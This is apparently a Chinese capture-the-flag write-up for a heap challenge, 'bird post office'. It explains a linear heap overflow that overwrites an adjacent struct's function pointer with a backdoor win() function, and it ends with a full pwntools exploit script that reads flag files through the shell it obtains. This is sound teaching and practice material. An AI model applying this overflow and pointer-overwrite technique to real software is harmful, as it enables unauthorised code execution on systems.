
典型的堆上结构体相邻 + 线性溢出覆盖函数指针的题目:
1. 题目信息
checksec 结果:
Arch:       amd64-64-little
RELRO:      Full RELRO
Stack:      Canary found
NX:         NX enabled
PIE:        No PIE (0x400000)
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
关键符号地址(nm -n bird):
0000000000401296 T win
00000000004012ce T normal_deliver
000000000040135b T integrity_check
00000000004013f5 T make_letter
0000000000401496 T main
2. 程序逻辑
程序模拟一个“小鸟邮局”,先创建两封信,然后让玩家修改第一封信的内容,最后校验并投递第二封信。
make_letter

malloc(0x80) 在 glibc 中实际 chunk size 为 0x90(0x80 用户区 + 0x10 chunk header,再按 0x10 对齐)。
normal_deliver
void normal_deliver(Letter *l)
{
    write(1, "信件已送达\n[邮差]:", 0x1b);
    write(1, l->name, strnlen(l->name, 0x10));
    write(1, "\n", 1);
}
integrity_check
void integrity_check(Letter *l)
{
    if (l->deliver != normal_deliver && l->deliver != win) {
        write(1, "风吹起来了,你的要送的信飞走了\n", 0x2a);
        _exit(1);
    }
    write(1, "[校验] 邮包完整。\n", 0x19);
}

注意这里的关键点:win 被显式加入了白名单。也就是说,只要把 deliver 改成 win,校验就会通过。
win(后门函数)
main
int main(void)
{
    setvbuf(stdin,  NULL, 2, 0);
    setvbuf(stdout, NULL, 2, 0);
    write(1, "真澄町 · 小鸟邮局\n", 0x1b);
    write(1, "小鸟:唔...我很感谢昨晚麦先生的帮助,今天一起送信吧。\n", 0x4d);
    Letter *first  = make_letter("真澄");
    Letter *second = make_letter("小鸟");
    write(1, "小鸟把第一封信塞进邮包,封口有点松……\n", 0x38);
    write(1, "你想改什么内容呢?\n", 0x1c);
    // 漏洞点
    read(0, (char *)first + 0x20, 0x88);
    write(1, "信件已封存。\n", 0x13);
    write(1, "风从真澄町的海边吹来,第二封信的邮包轻轻晃了一下。\n", 0x4a);
    write(1, "唔...麦先生你没有做奇怪的事吧?\n", 0x2e);
    write(1, "投递第二封信:\n", 0x16);
    integrity_check(second);
    second->deliver(second);   // 间接调用函数指针
    free(second);
    free(first);
    write(1, "信送完了。\n", 0x10);
    return 0;
}
3. 漏洞分析
3.1 堆布局
两次 malloc(0x80) 得到的 chunk 大小都是 0x90,在堆上相邻:
chunk A header
A+0x00   first->name[16]       ("真澄")
A+0x10   first->deliver        (normal_deliver)
A+0x18   first->size           (0x60)
A+0x20   <-- read 从这里开始
...
A+0x80   chunk B prev_size
A+0x88   chunk B size
A+0x90   second->name[16]      ("小鸟")
A+0xa0   second->deliver       <-- 目标
A+0xa8   second->size
first 的用户指针记为 A,则 second 的用户指针是 A + 0x90,因为:
first 用户区大小 = 0x80
second chunk = 紧接着 first chunk
second 用户指针 = A + 0x80 + 0x10 = A + 0x90
3.2 溢出点数计算
read(0, first + 0x20, 0x88) 的写入范围是:
[A+0x20, A+0x20+0x88) = [A+0x20, A+0xa8)而 second->deliver 位于:
second + 0x10 = (A + 0x90) + 0x10 = A + 0xa0因此从 read 缓冲区开头到 second->deliver 的偏移:
(A + 0xa0) - (A + 0x20) = 0x80也就是说:
payload[0x00:0x60]  覆盖 first 用户区尾部
payload[0x60:0x70]  覆盖 second 的 chunk header(prev_size / size)
payload[0x70:0x80]  覆盖 second->name[16]
payload[0x80:0x88]  覆盖 second->deliver
payload 长度正好是 0x88,最后 8 字节刚好落在 second->deliver 上。
3.3 利用链
read 溢出
  -> 覆盖 second->deliver = win (0x401296)
  -> integrity_check(second) 白名单允许 win,校验通过
  -> second->deliver(second) 间接调用 win
  -> system("/bin/sh")
  -> get shell
因为程序是 No PIE,win 的地址固定,不需要 leak。ASLR 只会随机化堆、栈、libc,对本题没有影响。
4. EXP
    python3 exp.py <host> <port>
    python3 exp.py                 # 使用下面 HOST / PORT 的默认值
    python3 exp.py --local         # 用题目自带的 ld + libc 本地调试
漏洞:
read(0, first_letter + 0x20, 0x88) 会越过第一个 0x80 的堆块,
正好覆盖到相邻第二个 Letter 的 deliver 函数指针(偏移 0x80)。
integrity_check 又恰好把 win 加入了白名单,因此直接把指针改成 win 即可。
import argparse
import os
import sys
from pwn import context, p64, process, remote
HOST = "challenge1.pctf.top"
PORT = 29349
context.arch = "amd64"
context.log_level = "info"
WIN = 0x401296          # win(),程序无 PIE,地址固定
DELIVER_OFF = 0x80      # 从 read 缓冲区开头到 second->deliver 的偏移
READ_LEN = 0x88         # read(0, first + 0x20, 0x88)
BASE = os.path.dirname(os.path.abspath(__file__))
def start(args):
    if args.local:
        bird = os.path.join(BASE, "bird")
        ld = os.path.join(BASE, "ld-linux-x86-64.so.2")
        if os.path.exists(ld):
            # 使用题目提供的 loader/libc,复现远程环境
            return process([ld, "--library-path", BASE, bird], cwd=BASE)
        return process(bird, cwd=BASE)
    return remote(args.host, args.port)
def main():
    parser = argparse.ArgumentParser(description="bird_post_office exploit")
    parser.add_argument("host", nargs="?", default=HOST, help="远程地址")
    parser.add_argument("port", nargs="?", type=int, default=PORT, help="远程端口")
    parser.add_argument("--local", action="store_true", help="本地起进程调试")
    parser.add_argument("--no-interactive", action="store_true",
                        help="不回连交互,直接打印一段输出")
    args = parser.parse_args()
    io = start(args)
    # 等程序输出完最后一个提示,进入 read
    io.recvuntil("你想改什么内容呢?".encode("utf-8"))
    # 0x00 - 0x5f : first 堆块剩余空间
    # 0x60 - 0x6f : second 的 chunk header
    # 0x70 - 0x7f : second->name[16]
    # 0x80 - 0x87 : second->deliver = win
    payload = b"A" * DELIVER_OFF + p64(WIN)
    assert len(payload) == READ_LEN
    io.send(payload)
    # /bin/sh 已由 win() 中的 system("/bin/sh") 拉起
    io.sendline(b"cat /flag 2>/dev/null; cat /flag.txt 2>/dev/null; "
                b"cat flag 2>/dev/null; cat flag.txt 2>/dev/null; id")
    if args.no_interactive:
        sys.stdout.buffer.write(io.recvrepeat(2))
        sys.stdout.buffer.flush()
    else:
        io.interactive()
if name == "__main__":
    main()